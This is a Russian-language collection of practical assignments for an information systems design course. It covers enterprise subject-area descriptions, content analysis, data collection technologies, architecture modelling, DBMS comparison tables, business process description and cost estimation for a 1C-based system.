№ 2. Горно-металлургический комбинат. Комбинат добывает и перерабатывает полезные ископаемые (ПИ). Одна часть ПИ остается на комбинате в качестве резерва. Другая часть, согласно долгосрочному контракту, идет на нужды военного ведомства. Третья часть ПИ и переработанных ресурсов идет на продажу предприятиям внутри страны. Четвертая часть ПИ идет на экспорт в зарубежные страны. Оборудование и материалы, необходимые для нормального функционирования комбината, приобретаются либо у зарубежных поставщиков, либо, по инициативе властей, у отечественных производителей для поддержания экономики страны. По результатам своей деятельности комбинат выплачивает налоги и занимается поддержкой социальных программ.

№ 3. Агентство недвижимости. Агентство недвижимости занимается покупкой, продажей, сдачей в аренду объектов недвижимости по договорам с их собственниками. Агентство управляет объектами недвижимости как физических, так и юридических лиц. Собственник может иметь несколько объектов. В случае покупки или аренды клиент может произвести осмотр объекта. Одной из услуг, предлагаемых агентством, является проведение инспектирования текущего состояния объекта для адекватного определения его рыночной цены. По результатам своей деятельности агентство производит отчисления в налоговые органы и предоставляет отчетность в органы государственной статистики.

№ 4. Фотоцентр. Фотоцентр занимается оказанием фотоуслуг и продажей различных фототоваров. В состав фотоуслуг входят: печать фотографий, проявление фотопленок, художественное фото, фото на документы, реставрация фотографий, выезд фотографа для съемки объекта. Поставка необходимых материалов

осуществляется через дилеров ведущих мировых производителей фототоваров. Согласно отдельному договору, различные химические отходы передаются предприятию по утилизации вредных веществ. По результатам своей деятельности фотоцентр производит отчисления в налоговые органы и предоставляет отчетность в органы государственной статистики.

№ 5. Ателье. Ателье занимается изготовлением одежды. Клиент может выбрать любую модель изделия из каталога, либо осуществить индивидуальный заказ. Отдельно с клиентом оговариваются материал, его свойства (цвет, прочность и т. д.), срочность выполнения заказа, даты примерок. После согласования всех деталей рассчитывается ориентировочная стоимость заказа, на основании которой клиент вносит аванс. После выполнения заказа клиент оплачивает его окончательную стоимость. По результатам своей деятельности ателье производит отчисления в налоговые органы и предоставляет отчетность в органы государственной статистики.

№ 6. Компания по разработке программных продуктов. Компания заключает договор с клиентом на разработку программного продукта согласно техническому заданию. После утверждения технического задания определяется состав и объем работ, составляется предварительная смета. На каждый проект назначается ответственный за его выполнение — куратор проекта, который распределяет нагрузку между программистами и следит за выполнением технического задания. Когда программный продукт готов, то его внедряют, производят обучение клиента и осуществляют дальнейшее сопровождение. По результатам своей деятельности компания производит отчисления в налоговые органы и предоставляет отчетность в органы государственной статистики.

№ 7. Кадровое агентство. Кадровое агентство способствует трудоустройству безработных граждан. Агентство ведет учет и классификацию данных о безработных на основании резюме от них. От предприятий города поступают данные о свободных вакансиях, на основании которых агентство предлагает различные варианты трудоустройства соискателям. В случае положительного исхода поиска вакансия считается заполненной, а безработный становится трудоустроенным. По результатам своей деятельности кадровое агентство производит отчисления в налоговые органы и предоставляет отчетность в органы государственной статистики.

№ 8. Строительная организация. Строительная организация занимается строительством объектов по заказам клиентов. Сначала заказ проходит предварительную стадию: сбор различных разрешений на строительство, составление эскиза объекта, расчет объема и закупка строительных материалов. Сами строительные материалы доставляются на объект партиями. По мере поступления очередной партии стройматериалов закладывается фундамент объекта, строится каркас здания. По результатам данной работы происходит согласование с заказчиком, после чего утепляется контур, вставляются окна, устанавливается крыша. Дальше идет обсуждение с клиентом внутренней отделки здания, закупаются отделочные материалы. После того, как объект проходит технический контроль, он передается заказчику. В дополнительные услуги строительной организации входят: услуги дизайнера по интерьеру, закупка и доставка мебели, сотрудничество с охранным предприятием по установке сигнализации. По результатам своей деятельности строительная организация производит отчисления в налоговые органы и предоставляет отчетность в органы государственной статистики.

№ 9. Ресторан. Ресторан предоставляет для своих клиентов услугу питания. На каждый день составляется меню, которое включает в себя список блюд для питания. На основе этого меню составляется список для закупки необходимых продуктов питания, входящих в состав блюд. Клиент, приехав в ресторан, выбирает из меню блюда, которые он хотел бы заказать, их готовят, если они заранее не были готовы, и приносят клиенту. В качестве дополнительной услуги ресторан может организовать развлекательные программы в своем помещении. По результатам своей деятельности ресторан производит отчисления в налоговые органы и предоставляет отчетность в органы государственной статистики.

№ 10. Отдел вневедомственной охраны. Отдел вневедомственной охраны (ОВО) занимается охраной объектов физических и юридических лиц. ОВО является коммерческим подразделением милиции. Клиент, желающий обеспечить охрану своего имущества, обращается в ОВО и составляет договор охраны. В договоре оговариваются следующие моменты: адрес объекта; план расположения помещений; количество входов/выходов; расположение окон; список лиц, отвечающих за имущество; ответственное лицо от клиента, которое будет присутствовать в момент вскрытия помещения. После заключения договора объект подключается к сигнализации. В случае срабатывания сигнализации дежурный посылает патруль на осмотр объекта и сообщает ответственному лицу клиента о данном факте. Патруль, вместе с ответственным лицом клиента, осматривает объект, проверяет сохранность имущества и работу сигнализации (в случае ложного срабатывания). После каждого выезда составляется акт, который является основанием для возбуждения уголовного дела относительно лиц, незаконно проникшим на объект. По результатам своей деятельности ОВО предоставляет отчетность в вышестоящие органы милицейского руководства.

№ 11. Обувная фабрика. Обувная фабрика производит разнообразную обувь, ассортимент которой зависит от конъюнктуры рынка, от сезона, от моды. У различных поставщиков фабрика закупает необходимые для производства материалы и сырье. Готовая продукция отпускается в магазины под реализацию. При необходимости, магазины могут высказывать свои пожелания/претензии на ассортимент. Брак и отходы производства передаются специальному предприятию по утилизации. По результатам своей деятельности обувная фабрика производит отчисления в налоговые органы и предоставляет отчетность в органы государственной статистики.

№ 12. Мебельный центр. Мебельный центр занимается изготовлением мебели на заказ. Дизайнер приезжает к клиенту, замеряет, необходимые параметры будущей мебели и составляет предварительную смету. Клиент вносит предоплату для закупки необходимых материалов. После изготовления мебели рассчитывается окончательная стоимость заказа, осуществляются доставка и сборка, происходит полный расчет за заказ. По результатам своей деятельности мебельный центр производит отчисления в налоговые органы и предоставляет отчетность в органы государственной статистики.

№ 13. Завод по производству напитков. Завод занимается производством и оптовой реализацией различных напитков. Клиент делает заказ на доставку партий напитков. В связи с тем, что производство является довольно длительным технологическим процессом (20–30 дней), заказы принимаются предварительно за

месяц. В отделе менеджмента собираются все заказы на текущий месяц, рассчитывается необходимое количество сырья и материалов, составляется план работы производственного цеха. Готовые напитки поступают в отдел розлива, где упаковываются в тару и передаются на склад. По мере поступления готовой продукции на склад, рабочие склада развозят напитки заказчикам. По результатам своей деятельности завод по производству напитков производит отчисления в налоговые органы и предоставляет отчетность в органы государственной статистики.

№ 14. Компьютерная компания. Компьютерная компания занимается продажей, ремонтом, сборкой, тестированием компьютерной техники. Также специалисты компании предоставляют услуги по разработке и монтажу локальных вычислительных сетей. Вся техника и комплектующие закупаются оптом у дилеров и хранятся на складе. Клиент, который хочет приобрести товар, оформляет заказ в торговом зале, а забирает технику со склада или оставляет заявку на ее доставку. Клиент, который хочет отремонтировать технику, приносит ее в сервисный отдел, откуда, по прошествии некоторого времени, забирает как отремонтированную или как технику, не подлежащую ремонту. По желанию клиента, специалисты компании могут выехать к клиенту для общей диагностики возникшей проблемы с техникой. По результатам своей деятельности компьютерная компания производит отчисления в налоговые органы и предоставляет отчетность в органы государственной статистики.

№ 15. Лизинговая компания. Лизинговая компания занимается специфической формой имущественных взаимоотношений, возникающих в результате приобретения в собственность имущества и последующего предоставления этого имущества во временное пользование лизингополучателю за определенную плату. В отличие от договора куплипродажи, по которому право собственности на товар переходит от продавца к покупателю, при лизинге право собственности на предмет аренды сохраняется за арендодателем, а лизингополучатель приобретает лишь право на его временное использование. По истечении срока лизингового договора лизингополучатель может приобрести объект сделки по согласованной цене, продлить лизинговый договор или вернуть оборудование владельцу. По результатам своей деятельности лизинговая компания производит отчисления в налоговые органы и предоставляет отчетность в органы государственной статистики.

№ 16. Компания по предоставлению телекоммуникационных услуг. Компания занимается оказанием телекоммуникационных услуг абонентам. Клиент делает заявку на подключение к телекоммуникационным услугам и ему, по необходимости, устанавливают соответствующее оборудование. Оплата за услуги вносится путем авансовых платежей. 64 Каждый факт предоставления услуги фиксируется соответствующим оборудованием и является основанием для списания соответствующей суммы с личного счета абонента. Клиент в любое время суток может получить отчет об оказанных ему услугах, их стоимости и остатку на личном счете абонента. По результатам своей деятельности компания производит отчисления в налоговые органы и предоставляет отчетность в органы государственной статистики.

№ 17. Управляющая компания ЖКХ. Управляющая компания (УК) ЖКХ занимается обслуживанием жилого фонда города. УК получает финансовые средства

от населения и бюджета города в виде компенсаций и субсидий на коммунальные услуги. На основании поступивших средств УК осуществляет текущий ремонт жилого фонда, а также капитальный ремонт согласно плану. Для непосредственного выполнения работ УК нанимает соответствующую рабочую силу (сантехников, дворников, электриков и т. д.). По результатам своей деятельности УК ЖКХ производит отчисления в налоговые органы и предоставляет отчетность в органы государственной статистики.

№ 18. Авиакомпания. Авиакомпания совершает авиаперелеты между городами. В зависимости от парка самолетов, сезона, спроса составляется расписание полетов. Данные о клиентах, купивших билеты на рейс, поступают из кассы. В случае неблагоприятных погодных условий рейс может быть отложен или отменен, о чем необходимо сообщить клиентам, которые могут отказаться от рейса или вылететь другим. В авиакомпании существует система скидок для постоянных клиентов, детей, своих сотрудников. По результатам своей деятельности авиакомпания производит отчисления в налоговые органы и предоставляет отчетность в органы государственной статистики.

№ 19. Автобаза. Автобаза предоставляет услуги по перевозке пассажиров, различных грузов как в черте города, так и между соседними городами. Для регулярных рейсов оплата клиентами услуги происходит в момент их оказания. В остальных случаях клиент должен сделать заявку, которая может быть отклонена. Для междугородных перевозок в диспетчерской автобазы фиксируется маршрут следования рейса. По результатам своей деятельности автобаза производит отчисления в налоговые органы и предоставляет отчетность в органы государственной статистики.

№ 20. Хлебопекарня. Хлебопекарня занимается производством хлеба и хлебобулочных изделий, которые выпекаются в специальном оборудовании — печи. Готовый хлеб развозится по различным торговым точкам города, с которыми у хлебопекарни заключен долгосрочный договор на поставку хлебобулочных изделий. Также любое физическое или юридическое лицо может сделать предварительный заказ на выпечку большой партии изделий на некоторое мероприятие. Хлебопекарня, в зависимости от объема хлебобулочных изделий для торговых точек и наличия предварительных заказов, закупает у поставщиков соответствующий объем сырья и материалов, а также составляет график работы персонала. По результатам своей деятельности хлебопекарня производит отчисления в налоговые органы и предоставляет отчетность в органы государственной статистики.

№ 21. Туроператор. Туроператор предоставляет возможность своим клиентам осуществить туристическую или деловую поездку в различные города России и мира. При разработке нового тура сначала анализируется текущая ситуация на рынке туризма и выбирается направление тура. После этого определяется статус тура, бронируются места в гостиницах и билеты на переезд к месту тура, разрабатывается культурная/деловая/развлекательная программа, утверждаются сроки тура. На каждый тур назначается ответственное лицо от туроператора, которое будет вести данный тур для улаживания проблем в случае возникновения каких-нибудь чрезвычайных или форсмажорных ситуаций. Клиент приходит в офис туроператора, где вместе с менеджером выбирает уже разработанный тур и оформляет путевку. После возвращения из тура клиент может высказать свои замечания или пожелания,

которые будут учтены при доработке существующих туров или при разработке новых. Также, для дальнейшего улучшения тура, туроператор проводит анализ отчетов от посредников (гостиница, гиды и т. д.). По результатам своей деятельности туроператор производит отчисления в налоговые органы и предоставляет отчетность в органы государственной статистики.

№ 22. Студия звукозаписи. Студия звукозаписи занимается поиском исполнителей песен различных жанров для записи, выпуска и продажи их альбомов. Продюсер исполнителя договаривается со студией о создании альбома. После подписания договора исполнитель записывает альбом. Когда альбом полностью записан, он отправляется в тираж. Копии альбома распределяются по торговым точкам. По результатам своей деятельности студия звукозаписи производит отчисления в налоговые органы и предоставляет отчетность в органы государственной статистики.

№ 23. Культурный центр. Культурный центр занимается организацией и проведением различных массовых мероприятий (показ кино, театрализованные представления, различные шоу). В фойе здания проводятся различные выставки картин, музейных экспонатов. Каждое мероприятие разрабатывается самим центром или заказывается клиентом. На основе данных заказов формируется афиша на следующий месяц, составляются сценарии мероприятий, подбираются актеры. К конкретным мероприятиям, по возможности, заказываются определенные выставки, которые могут проходить и отдельно. По результатам своей деятельности культурный центр производит отчисления в налоговые органы и предоставляет отчетность в органы государственной статистики.

№ 24. Больница. Больница осуществляет круглосуточное оказание услуг по лечению пациентов. Пациент подает заявку на лечение в регистратуру больницы. Регистратор выписывает направление больному, закрепляет за ним лечащего врача и, по мере надобности, койко-место. Пациент получает набор лечебных процедур до тех пор, пока его лечащий врач не примет решение о завершении лечения. Лекарства для лечения пациентов поступают в лечебные отделения со склада больницы. Также за все время нахождения в больнице пациентам предоставляется питание. По результатам своей деятельности больница производит отчисления в налоговые органы и предоставляет отчетность в органы государственной статистики.

№ 25. Автоцентр. Автоцентр занимается прямыми поставками автомобилей на заказ, ремонтом автомобилей, продажей автозапчастей. При заказе с клиентом оговариваются все технические данные автомобиля, ориентировочная цена, путь доставки. После этого автомобиль покупается у дилеров или на аукционе, доставляется в автоцентр, проходит техническое обслуживание и предпродажную подготовку (мойка, чистка салона и т. д.) в автосервисе. Также в автосервисе имеется магазин по продаже автозапчастей. По результатам своей деятельности автоцентр производит отчисления в налоговые органы и предоставляет отчетность в органы государственной статистики.

№ 26. Компания по оказанию услуг кабельного телевидения. Компания занимается установкой и осуществлением сервиса по услугам кабельного телевидения. Клиент обращается в компанию и, на основе предложенных ему пакетов, подает заявку на подключение к необходимому ему пакету услуг. После этого клиента подключают к выбранному пакету и предоставляют ему сервис по

изменению пакета, ремонту оборудования. Учитывая пожелания клиентов, компания составляет новые пакеты или изменяет уже существующие. По результатам своей деятельности компания производит отчисления в налоговые органы и предоставляет отчетность в органы государственной статистики.

№ 27. Рыболовецкая компания. Рыболовецкая компания занимается выловом морепродуктов, производством из них готовой продукции. Клиент подает заявку на определенный вид продукции. Компания проводит анализ количества хранимой продукции и заявок клиентов, результатом которого будет план вылова морепродуктов. После самого отлова морепродукты поставляются в производственные цехи, которые на основе сданных морепродуктов производят продукцию. Готовая продукция направляется 66 на хранение в холодильник, откуда ее забирает клиент. По результатам своей деятельности компания производит отчисления в налоговые органы и предоставляет отчетность в органы государственной статистики.

№ 28. Спортивный комплекс. Спортивный комплекс предоставляет услуги по проведению спортивных тренировок. Тренировки, относящиеся к одному виду спорта, объединяются в спортивные секции. Клиент обращается в спортивный комплекс, где получает абонемент на посещение спортивной секции. На основе купленных абонементов составляется расписание тренировок на следующий месяц. Также, в зависимости от загруженности спортивного комплекса, распределяются тренеры спортивных секций. По результатам своей деятельности спортивный комплекс производит отчисления в налоговые органы и предоставляет отчетность в органы государственной статистики.

№ 29. Гостиница. Гостиница служит для обеспечения проживания, предоставления социально-бытовых услуг и создания условий жизнедеятельности клиентов на небольшой временной срок. Клиент приезжает в гостиницу и заказывает номер. В номере клиента ежедневно осуществляется уборка и раз в неделю — смена постельного белья. Клиент может заказать себе дополнительные услуги (вызов такси, пробуждение в определенное время и т. д.). Любой номер можно забронировать заранее. Периодически гостиница обновляет свою мебель, интерьер, производит перепланировку номеров. По результатам своей деятельности гостиница производит отчисления в налоговые органы и предоставляет отчетность в органы государственной статистики.

№ 30. Банк. Банк — это предприятие, осуществляющее регулирование платежного оборота в наличной и безналичной формах. Банк привлекает денежные средства физических и юридических лиц во вклады; размещает привлеченные средства от своего имени и за свой счет; открывает и ведет банковские счета физических и юридических лиц; инкассирует денежные средства, векселя, платежные и расчетные документы; производит кассовое обслуживание физических и юридических лиц; производит куплю-продажу иностранной валюты в наличной и безналичной формах; предоставляет услугу хранения ценных бумаг и драгоценных металлов; осуществляет выдачу банковских гарантий; осуществляет переводы денежных средств по поручению физических лиц без открытия банковских счетов. По результатам своей деятельности банк производит отчисления в налоговые органы и предоставляет отчетность в органы государственной статистики и Центральный Банк РФ.

ПОРЯДОК ВЫПОЛНЕНИЯ РАБОТЫ

1. Определить совокупность источников, отражающих предметную область, с помощью критериев: – тип источников: сообщения, интервью, официальные данные (информация на порталах госструктур), сведения из СМИ, реклама, нормативные или внутренние документы организации и т.д.; – автор сообщения; – дата публикации; По полученным данным заполнить таблицу:

Дата публикации	Тип источников	Автор публикации	Ссылка на публикацию

2. Определить цель предметной области.

3. Определить проблему и описать ее, для этого обозначить конкретный объект и предмет, например, ситуацию, человека, новый закон, документ, определить, с каких ракурсов возможен анализ, какие данные этому будут способствовать.

4. Систематизация данных. Разбить собранный материал на отдельные структурные элементы, т.е. весь материал должен быть разбит на небольшие взаимосвязанные смысловые фрагменты, которые должны быть проанализированы.

5 Определить задачи и функции системы в целом и функции каждого подразделения (подсистемы).

6. Определить схему работы будущей информационной системы, учитывая выделенные и описанные ранее подсистемы.

7. Определить группу пользователей, для которой данная система будет более востребована. Описать перечень функций системы, которые будут доступны данной группе пользователей.

Контрольные вопросы:

1. Объясните принцип контент-анализа, как метода исследования.
2. Основные этапы контент-анализа.
3. Приведите достоинства и недостатки анализа предметной области методом контент-анализа.

ПРАКТИЧЕСКОЕ ЗАНЯТИЕ № 2
Изучение устройств автоматизированного сбора информации

Цель: проектировать и разрабатывать систему по заданным требованиям и спецификациям.

Время выполнения – 2 часа

ПОРЯДОК ВЫПОЛНЕНИЯ РАБОТЫ

Задание № 1. Изучить и описать технологии штрихового кодирования (Bar Code Technologies) сбора информации.

Задание № 2. Изучить и описать технологии радиочастотной идентификации (RFID – Radio Frequency Identification Technologies) сбора информации.

Задание № 3. Изучить и описать карточные технологии (Card Technologies) сбора информации.

Задание № 4. Изучить и описать технологии сбора данных (Data Communications Technologies).

Задание № 5. Изучить и описать технологии распознавания голоса, оптического и магнитного распознавания текста, биометрические технологии и некоторые другие.

Задание № 6. В зависимости от целей, сферы деятельности и располагаемых технических средств можно выделить методы сбора данных, применяемые:

1) в экономических информационных системах (например, маркетинга);
2) в геоинформационных системах;
3) в статистических информационных системах;
4) в информационных системах управления производственными процессами.

Задание № 7. Для заданной предметной области (см. практическая работа № 1) опишите устройства и методы автоматизированного сбора информации.

Контрольные вопросы:

1. Что представляет собой наблюдение, как метод сбора информации?
2. Укажите преимущества и недостатки сбора информации методом наблюдения.
3. Какие виды наблюдений вам известны? Дайте им характеристику.
4. Что представляет собой наблюдение, как метод сбора информации?
5. Укажите преимущества и недостатки сбора информации методом опроса.
6. Каким образом можно осуществлять сбор информации, используя опрос?
7. В чем суть качественных методов опроса?
8. Укажите достоинства и недостатки различных способов связи при проведении опроса.

ПРАКТИЧЕСКОЕ ЗАНЯТИЕ № 3
Разработка модели архитектуры информационной системы

Цель: проектировать и разрабатывать систему по заданным требованиям и спецификациям.

Время выполнения – 2 часа

Тема

1. Информационная система «Книжное издательство»
2. Справочная служба железнодорожного вокзала
3. Справочная служба автовокзала (междугородные рейсы)
4. Справочная служба администратора отеля
5. Справочная служба «Аэропорт»
6. Информационная система складского учета
7. Справочная служба предприятия оптовой торговли
8. Информационная система «Абитуриент»
9. Информационная система страховой медицинской компании
10. Информационная система по учету строительного материала
11. Информационно-поисковая система «Отдел кадров (студенты)»
12. Информационно-поисковая система «Отдел кадров (сотрудники)»
13. Справочная система отделения
14. Справочная система регистратуры больницы
15. Справочная система управления городского автотранспорта
16. Справочная система управления городского трамвайно-троллейбусного транспорта
17. Информационная система кинотеатра
18. Информационная система видеопроката
19. Информационная система сервисного центра
20. Информационная система «Меломан»
21. Информационная система «Театральная афиша»
22. Справочная система жилищно-коммунального хозяйства
23. Справочная система учебной части (расписание занятий)
24. Автоматизированная система расчета заработной платы
25. Информационная система рекламной компании
26. Информационная система туристической компании
27. Информационная система фирмы по продаже автомобилей
28. Информационная система по учету товаров в хозяйственном магазине
29. Информационная система по учету товаров в продуктовом магазине
30. Информационная система телефонной компании
31. Информационная система «Автомастерская»
32. Информационная система телеателье
33. Информационная система по учету на предприятии по сборке вычислительной техники

ПОРЯДОК ВЫПОЛНЕНИЯ:

№ 1. Построить модель «черного ящика».

№ 2. Построить модель состава системы.

№ 3. Построить модель структурной модели.

№ 4. Построить модель объекта.

№ 5. Спроектировать информационную систему на основе архитектуры «файл-сервер».

№ 6. Спроектировать информационную систему на основе архитектуры «клиент-сервер».

№ 7. Спроектировать информационную систему на основе многозвенной архитектуры «клиент-сервер».

Контрольные вопросы:

1. Дайте понятие информационной системы и архитектуры информационной системы.

2. Какие уровни архитектуры выделяют в информационных системах? Каково их назначение?

3. Какие разновидности архитектур ПС различают по характеру решаемых задач и функциональному назначению?

4. Какие разновидности архитектур ИС различают по предметной области, степени автоматизации, масштабности применения?

5. Укажите разновидности архитектур ИС по архитектурным стилям, реализации модульности.

ПРАКТИЧЕСКОЕ ЗАНЯТИЕ № 4
Обоснование выбора средств проектирования

Цель: проектировать и разрабатывать систему по заданным требованиям и спецификациям.

Время выполнения – 2 часа

Задания.

1. Проведите сравнительный анализ информационных систем, представленные на российском рынке, результат занесите в таблицу. Добавить в таблицу информацию о своем планируемом проекте.

Решение	Срок внедрения	Стоимость внедрения (руб)	Сфера применения	Каким компаниям в России подойдет данное решение, ссылка на сайт организации
MicrosoftAxapta, Navision				
iScala				
MFG/PRO				
J.D.EdwardsOneWorld				
SyteLine ERP				
Галактика				
"Парус"				
"1С: Предприятие 8.0"				

2. Проведите сравнительный анализ сравнительные характеристики СУБД, результат занесите в таблицу. На основании анализа сделать вывод о том, какая БД подходит для Вашего проекта и объяснить причину выбора.

Название	Microsoft Access 2007	Microsoft Access 2021	Microsoft SQL Server 2019	Borland InterBase 7.1	MySQL 8.0	Oracle18c
Версия	2007					
Фирма-производитель	Microsoft					
Поддерживаемые ОС	Windows					

Аппаратные требования	500 МГц, 256Мб ОЗУ, 1,6 Гб МЖД					
Поддерживаемая модель данных	реляционная					
Формат файлов БД	Mdb					
Поддерживаемые объекты БД	Таблицы, запросы, отчёты, страницы, макросы, модули					
Технология создания БД	Визуально и SQL-скрипт					
Создание локальной БД	-					
Поддержка сервера БД	+					
Встроенный язык для разработки приложений	VisualBasic					
Поддержка ограничений целостности БД	Уникальный ключ, первичный ключ, внешний ключ					
Стандарт SQL	+					
Передача данных в формат MS Excel, MS Word	+					
Средства для получения отчетов	+					
Разграничение прав доступа	-					
Резервирование и восстановление БД	+					

Простота/сложность работы с СУБД	простая					
Поддержка Windows	+					
Средства поддержки транзакций	+					
Простота/сложность работы с инструментальным средством	Требует навыков программирования					
Возможность создания запускаемого файла	+					

3. Проведите сравнительный анализ средств разработки приложений, результат занесите в таблицу, по полученной таблице сделать выводы и выбрать среду для своего проекта.

ПОРЯДОК ВЫПОЛНЕНИЯ:

1. Заполнить таблицу

Параметр	Инструментальная среда		
	Delphi	C++ Builder	VisualStudio
Название, версия, фирма-производитель	BorlandDelphi 6		
Поддерживаемые операционные системы	Windows 98/ME/NT/2000/XP		
Требования к аппаратному обеспечению	Pentium или Celeron с тактовой частотой не ниже 166 МГц (рекомендуется Pentium II 400 МГц), 128 Мбайт RAM (рекомендуется 256 Мбайт), свободное дисковое пространство 475 Мбайт		
Встроенный язык	ObjectPascal		

2. Описать среду и язык программирования, которые используются для разработки проекта.

3. Перечислить преимущества среды и языка программирования для создания проекта.

Контрольные вопросы

1.Что такое проект?
2.Чем цель продукта отличается от цели проекта?
3.Назовите две группы процессов (процессы управления проектами)
4. Назовите этапы процессов проектирования.

ПРАКТИЧЕСКОЕ ЗАНЯТИЕ № 5
Описание бизнес-процессов заданной предметной области

Цель: проектировать и разрабатывать систему по заданным требованиям и спецификациям.

Время выполнения – 2 часа

ПОРЯДОК ВЫПОЛНЕНИЯ:

1. Описать цели и задачи ИС.
2. Описать, какие услуги выполняет ИС
3. Номер бизнес-процесса составить из букв и цифр так, чтобы по номеру был понятен смысл бизнес-процесса.
4. Выделить действия, которые совершает компания
5. Прочитать образец выполнения работы. В соответствии с образцом описать бизнес-процессы, которые соответствуют Вашей предметной области.
6. Выделить важный бизнес-процесс, его механизм, входные и выходные данные, контроль
7. Построить модель бизнес-процесса
8. По полученной информации построить контекстную диаграмму.
Ссылка: https://online.visual-paradigm.com/app/diagrams/#diagram:proj=0&type=SystemContextDiagram&width=11&height=8.5&unit=inch
9. Выделить действия предметной области и на их основании построить декомпозицию. Ссылка: https://programforyou.ru/block-diagram-redactor.

Образец: Компания планирует закупки, закупает медикаменты, доставляет медикаменты на склад, приходует медикаменты на склад, продает медикаменты.

Таблица1 - Бизнес-процессы компании ООО «Медик»

Номер бизнес-процесса	Название бизнес-процесса
1-План Закупок	Планирование закупок
2-Закупки	Закупки

Бизнес-процесс: Планирование закупок, номер: 1План_Бизнес-процесс

Общее описание бизнес-процесса. Предприятие планирует закупки медикаментов. Планирование закупок осуществляется в Департаменте маркетинга, в группе маркетинга и планирования. Планирование закупок осуществляется следующим образом:

1. Менеджер группы планирования и маркетинга ежесуточно получает от контрагентов данные внешней и внутренней статистики продаж медикаментов в виде отчетов продаж.

2. Для планирования закупок медикаментов менеджер группы планирования и маркетинга еженедельно на основании статистики продаж производит расчет

потребности в товаре. В результате расчета формируется Таблица потребностей в товаре.

Таблица 2- Потребности в товаре

Наименование	Количество
Анальгин	20

3. Определив количество и номенклатуру заказываемых товаров, менеджер отдела закупок приступает к анализу предложений поставщиков. Данный процесс 16 осуществляется ежемесячно или по мере необходимости. Выбираются наиболее выгодные условия поставки. Для этого сравниваются цены поставщиков. Данные сведения берутся из прайс-листа для закупок. При выборе поставщика важно учесть предоставляемую отсрочку платежа. Эта информация берется из контрактов, отмеченных как приоритетные (действующие). В результате формируется список поставщиков, каждой позиции присваивается признак основного и запасных поставщиков в порядке убывания приоритета.

4. Менеджер отдела закупок ежемесячно на основании таблицы потребностей в товаре и списка выбранных поставщиков формирует графики поставок с указанием сроков и периодичности, но без количества поставки.

5. Ежемесячно после определения потребности в товаре менеджер группы логистики рассчитывает необходимое количество закупок. Необходимое количество закупок рассчитывается на основании фактических запасов на складе, необходимого минимального и максимального уровня запасов. Нормы минимального и максимального количества запасов устанавливаются в днях. При расчете необходимого количества закупки учитывается время товара в пути. Данный расчет должен обеспечить возможность бесперебойного отпуска товара со склада. По результату расчетов формируется план заявок на месяц.

Бизнес-процесс: Размещение заказов, номер: 2Заказ_Бизнес-процесс

1. В группе логистики ежедневно по плану заявок, графику поставок, прайс-листам поставщиков формируются заказы поставщикам.

2. Если предстоит сделать заказ импортному поставщику, то менеджер группы логистики рассчитывает затраты на сертификацию, создается отчет о затратах на сертификацию. Затраты на сертификацию проверяются на соответствие внутрифирменным нормам. Данная операция производится по мере необходимости.

3. Если затраты на сертификацию превышают внутрифирменные нормы, то менеджер группы логистики повторяет процесс формирования заказов поставщикам. Формируются новые заказы.

4. Ежедневно подготовленный заказ поставщику акцептуется, заказ должен подписать менеджер по логистике и директор Департамента маркетинга и управления товарными запасами. Ежедневно менеджер группы логистики направляет заказ в отдел закупок. Менеджер отдела закупок направляет заказ поставщику.

Контрольные вопросы

1. Правила построение функциональной модели.
2. Что такое бизнес-процесс?

3. Приведите пример бизнес процесса для ИС «Медицинский центр» и постройте функциональную модель.

ПРАКТИЧЕСКОЕ ЗАНЯТИЕ № 6
Оценка экономической эффективности информационной системы

Цель: проектировать и разрабатывать систему по заданным требованиям и спецификациям.

Время выполнения – 2 часа

Краткая теория

Экономическая эффективность системы определяется, с одной стороны, затратами, связанными с ее установкой и сопровождением, а с другой – ожидаемыми уменьшением издержек и увеличением прибыли организации.

Из чего складываются затраты:

1. стоимость оборудования, техники.
2. стоимость программы.
3. затраты на настройку и ввод в эксплуатацию.
4. затраты на сопровождение
5. затраты на обучение персонала

Общая сумма затрат зависит от количества рабочих мест и многих других характеристик предприятия.

Ожидаемые результаты:

о Уменьшение затрат на административно-управленческий аппарат за счет ускорения обработки информации;

о Быстродействие при поиске информации по базам данных;

о Совершенствование документооборота;

о Учет деятельности сотрудников;

о Пополнение списка созданных проектов, увеличение заказов и привлечение новых покупателей программ.

ПОРЯДОК ВЫПОЛНЕНИЯ РАБОТЫ

1. Оценка отрицательных денежных потоков.

Инвестиции в проект будут складываться из следующих составляющих:

– затраты приобретение ПО;

– затраты на разработку проекта.

Работа информационной системы возможна в двух вариантах:

– Файловый вариант, для которого требуется платформа «1С:Предприятие 8.1», которая распространяется в составе прикладного решения, например «1С: Бухгалтерия 8»

– Клиентские лицензии. Основные поставки продуктов системы «1С:Предприятие 8» выпускаются в виде однопользовательских продуктов. В комплект входит комплект документации, однопользовательский ключ защиты от

несанкционированного доступа для порта USB, Стоимость лицензий приведена в таблице

По образцу заполнить электронную таблицу затрат для 5 пользователей

Наименование	**Цена**
файловый вариант «1С: Бухгалтерия 8»	9 900 р
Клиентские лицензии	**Цена лицензии**
на 1 рабочее место	4 750 р
на 5 рабочих мест	15 950 р
на 10 рабочих мест	31 200 р
на 50 рабочих мест	139 800 р
на 100 рабочих мест	272 000 р

Наименование	**Стоимость затрат на покупку ПО**
Файловый вариант «1С:Бухгалтерия 8»	?
Клиентские лицензии «1С:Бухгалтерия 8 Комплект на 5 пользователей»	?
Лицензия на сервер 1С:Предприятие	37500 р
СУБД PostgreSQL	0 р
Общая сумма затрат на клиент-серверный вариант, состоящий из 5 пользователей	?

2. Проанализировать существующие вакансии и взять во внимание среднестатистическую заработную плату по специальности программист в Вашем городе, сделать вывод о том, что в год (248 рабочих дней) программист получает примерно? руб.

!!! Вычислить какую заработную плату получает программист за 1 час работы.

Наименование вакансии	**Средняя заработная плата за 1 год**
Программист, системный администратор	? р
Заработная плата за 1 час	

3. В затраты на создание ИС входят затраты на выполнение следующих задач:

Наименование	**Время, час**	**Стоимость работы, руб./ час**	**Итог, руб.**
Организация сбора информации. Анализ предметной области на предприятии	18		
Построение модели заданной информационной системы	6		
Описание процессов заданной предметной области	6		
Создание проектной документации	12		
Создание технической документации	12		
Модификация информационной системы	48		

Проектирование пользовательской документации	6		
ИТОГО			

4. Оценка положительных денежных потоков.

Инвестиции в проект: 7 000 000 р.

